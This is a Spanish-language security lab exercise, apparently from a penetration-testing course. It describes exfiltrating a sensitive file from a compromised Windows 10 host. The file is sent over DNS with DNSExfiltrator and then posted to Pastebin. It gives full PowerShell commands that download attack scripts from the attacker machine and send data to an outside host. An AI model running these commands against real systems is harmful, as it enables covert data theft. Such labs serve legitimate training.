# LABORATORIO 4.1 – *Exfiltration made by hand*

TEMA: ***Exfiltration***

**Objetivos**:

- Exfiltrar datos por medio de protocolos conocidos.

**Descripción / Escenario:**
Una estación de trabajo que pertenece al Dominio ACME.HACK se encuentra comprometida y previa búsqueda y localización de archivos de interés que puede contener información sensible como credenciales, se requiere extraer esos datos por medio de protocolos conocidos como DNS.
El dispositivo comprometido tiene como sistema operativo Windows 10 Pro (Build 19xx)

**Recursos necesarios:**
Máquina Virtual atacante: Kali Linux 2019.
Máquina Virtual objetivo:  Windows 10 Pro.
Tools:
- DNSExfiltrator (https://github.com/Arno0x/DNSExfiltrator)
- Pastebinit (apt-get install pastebinit)

## Procedimiento:

**Paso 1:**
Obtener un shell reverse con la técnica mostrada en laboratorios anteriores.





Figura 1. Shell reverso

**Paso 2:**
Subir al dispositivo comprometido el diccionario y el script de powershell para la exfiltración de datos con los siguientes comandos:

powershell.exe -command "Invoke-WebRequest 'http://*IP_KALI*:8000/Invoke-DNSExfiltrator.ps1' -Outfile 'c:\users*user*\Invoke-DNSExfiltrator.ps1'"

powershell.exe -command "Invoke-WebRequest 'http://*IP_KALI*:8000/diccionario.txt' -Outfile 'c:\users*user*\diccionario.txt'"

**Paso 3:**
En lado del servidor de la herramienta DNSExfiltrator, ejecutar lo siguiente:

./dnsexiltrator.py -d acme.com -p Passwd123





Figura 2. DNSExfiltrator server

En el lado del cliente (dispositivo comprometido) ejecutar el siguiente comando en la consola del shell reverso obtenido inicialmente.

powershell.exe -command "& Import-module "c:\users\ccuadra\Invoke-DNSExfiltrator.ps1"";"Invoke-DNSExfiltrator -i DataImportant.txt -d acme.com -p Passwd123 -s 192.168.1.51"





Figura 3. Ejecución de la Exfiltración por DNS.

Como se observa en la Figura 3, se realiza la exfiltración del archivo DataImportan.txt, que es enviando a la maquina atacante como un archivo ZIP, pero transportando codificado en Base64.





Figura 4. Captura del tráfico de Exfiltración por DNS.

**Paso 4:**
El último paso es enviar el archivo extraído a un sitio público como pastebin con la herramienta pastebinit.

pastebinit -i DataImportant.txt.zip






Figura 5. Envío a pastebin el archivo comprimido.

En la figura 6, se observa el archivo en PASTEBIN.COM




## Comentarios: